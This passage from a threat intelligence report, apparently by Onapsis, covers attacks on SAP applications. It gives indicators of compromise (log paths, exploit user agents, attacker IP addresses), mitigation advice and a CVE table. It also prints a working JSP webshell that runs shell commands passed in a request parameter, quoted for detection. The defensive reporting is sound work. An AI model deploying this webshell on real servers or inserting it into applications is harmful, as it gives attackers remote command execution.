Administrators should search the SAP Application Server logs for the evidence of execution of the previously listed requests. The logs can be found at the following paths:

(Unix/Linux) /usr/sap/<SID>/J<INSTANCE>/j2ee/cluster/server<NODE>/log

(Windows) DRIVE:\usr\sap\<SID>\J<INSTANCE>\j2ee\cluster\server<NODE>\log

The following non-standard user agents were observed in connection with exploitation and post exploitation:

- Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0 CVE-2020-6287 PoC
- Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0 CVE-2020-6286 PoC
- Nuclei - Open-source project (github.com/projectdiscovery/nuclei)
- python-requests/2.25.0
- python-requests/2.24.0
- python-requests/2.23.0

DETECTION and INVESTIGATION GUIDANCE

Onapsis has seen attackers connect to compromised SAP applications from certain IP addresses. Although these IPs might be temporary, responders should investigate these IP addresses on their networks and act accordingly.

103.219.193[.]177	128.199.69[.]229	156.146.43[.]201	181.143.12[.]194	213.232.87[.]201
103.219.193[.]212	134.35.60[.]210	157.7.132[.]28	185.120.124[.]27	218.187.66[.]134
108.160.136[.]124	139.162.12[.]191	158.247.199[.]115	190.2.131[.]159	69.4.234.[.]30
123.16.77[.]127	139.162.48[.]186	167.172.200[.]181	199.195.251[.]198	86.106.103[.]116
124.248.219[.]232	153.122.160[.]135	172.104.121[.]252	210.121.187[.]8	95.30.32[.]65

Onapsis has also observed the following webshell being deployed following exploitation of CVE-2018-2380:

- SHA256: c14553d17ce7efce925fdb8c039104ecf1c7947279ae8d527507ab4f6ef62dd6

```
<%@ page import="java.util.*,java.io.*"%>
    <%
    if (request.getParameter("cmd") != null) {
      out.println("Command: " + request.getParameter("cmd") + "<BR>");
      Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
      OutputStream os = p.getOutputStream();
      InputStream in = p.getInputStream();
      DataInputStream dis = new DataInputStream(in);
      String disr = dis.readLine();
      while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
      }
    }
    %>
```

All of the previously listed Indicators of Compromise (IoCs) can be used to identify possible historical activity. These should not be taken as definitive IOCs.

Additionally, Onapsis has developed and released updated open source tools to assess at risk SAP applications for vulnerabilities and Indicators of Compromise—helping to support defenders of these efforts within the community. These tools are available to download for free at the Onapsis GitHub repository at https://github.com/Onapsis.

RECOMMENDATIONS

The research delivered in this report provides unique and unprecedented visibility into the persistent, pervasive and ongoing threat activity of cyber actors targeting mission-critical SAP applications. This shared threat intelligence warrants community-wide attention and collaboration to further track, identify and neutralize these threats.

SAP and Onapsis recommend organizations to take the following actions to mitigate threats targeting the vulnerabilities and configuration issues discussed in this document:

- Immediately perform a compromise assessment on SAP applications that are still exposed to the vulnerabilities mentioned herein, or that have not been promptly secured upon the release of the relevant SAP security patches—internet-facing SAP applications should be prioritized
- Immediately assess all applications in the SAP environment for risk, and immediately apply the relevant SAP security patches and secure configurations
- Immediately assess SAP applications for the existence of misconfigured and/or unauthorized high-privilege users and perform a compromise assessment on at-risk applications
- If assessed SAP applications are currently exposed and mitigations cannot be applied in a timely manner, compensating controls should be deployed and activity monitored to detect any potential threat activity until such mitigations are implemented

Furthermore, risk, cybersecurity and SAP leaders should implement a specific mission-critical application protection program as part of their overall cybersecurity and compliance strategy to protect these applications effectively and comprehensively.

Onapsis customers subscribed to The Onapsis Platform Assess and The Onapsis Platform Defend products can leverage their existing implementations, which have had relevant modules to scan for and detect exploitation of all the observed threats. Please contact your Onapsis account manager for more information.

Additionally, to support SAP customers that require investigation, threat remediation and additional post-compromise security monitoring, Onapsis is offering a Free Rapid Assessment and a 3-month free subscription of The Onapsis Platform for Cybersecurity and Compliance, an SAP endorsed app, that can be accessed through the SAP Store.

If you need more information or assistance with these findings, please contact Onapsis at rapidresponse@onapsis.com.

ABOUT

ONAPSIS RESEARCH LABS

The award-winning Onapsis Research Labs is a team of cybersecurity experts who combine in-depth knowledge and experience to deliver security insights and threat intel affecting mission-critical applications, such as SAP, Oracle, Salesforce and others. Onapsis researchers have discovered over 800 zero-day vulnerabilities and multiple critical global CERT alerts have been based on their novel research.

Onapsis automatically updates its products with the latest threat intelligence and other security guidance from the Onapsis Research Labs. This provides customers with advanced notification on critical issues, comprehensive coverage, improved configurations and zero-day protection ahead of scheduled vendor updates. The ongoing discoveries from the Onapsis Research Labs keeps customers running The Onapsis Platform ahead of ever-evolving cybersecurity threats.

ONAPSIS

Onapsis protects the mission-critical applications that run the global economy, from the core to the cloud. The Onapsis Platform uniquely delivers actionable insight, secure change, automated governance and continuous monitoring for critical systems—ERP, CRM, PLM, HCM, SCM and BI applications—from leading vendors such as SAP, Oracle, Salesforce and others.

Onapsis is headquartered in Boston, MA, with offices in Heidelberg, Germany and Buenos Aires, Argentina, and proudly serves more than 300 of the world's leading brands, including 20% of the Fortune 100, 6 of the top 10 automotive companies, 5 of the top 10 chemical companies, 4 of the top 10 technology companies and 3 of the top 10 oil and gas companies.

The Onapsis Platform is powered by the Onapsis Research Labs, the team responsible for the discovery and mitigation of more than 800 zero-day vulnerabilities in mission-critical applications. The reach of our threat research and platform is broadened through leading consulting and audit firms such as Accenture, Deloitte, IBM, PwC and Verizon—making Onapsis solutions the standard in helping organizations protect their cloud, hybrid and on-premises mission-critical information and processes.

For more information, connect with us on Twitter or LinkedIn, or visit us at https://www.onapsis.com.

onapsis

APPENDIX

See the table below for mitigation information on CVEs and CWEs mentioned in this report.

CVE	RISK RATING	DATE RELEASED	SAP SUPPORT NOTE
CVE-2020-6287	Critical	Jul 14, 2020	https://launchpad.support.sap.com/#/notes/2934135
CVE-2020-6207	Critical	Mar 10, 2020	https://launchpad.support.sap.com/#/notes/2890213
CVE-2018-2380	Medium	Feb 13, 2018	https://launchpad.support.sap.com/#/notes/2547431
CVE-2016-9563	Medium	Aug 08, 2016	https://launchpad.support.sap.com/#/notes/2296909
CVE-2016-3976	High	Mar 8, 2016	https://launchpad.support.sap.com/#/notes/2234971
CWE-200	Medium	Mar 07, 2016	https://launchpad.support.sap.com/#/notes/2258786
CVE-2010-5326	Critical	Jul 20, 2011	https://launchpad.support.sap.com/#/notes/1445998
CWE-307	Critical	N/A	Protecting Standard Users (SAP Library - SAP NetWeaver Application Server ABAP Security Guide)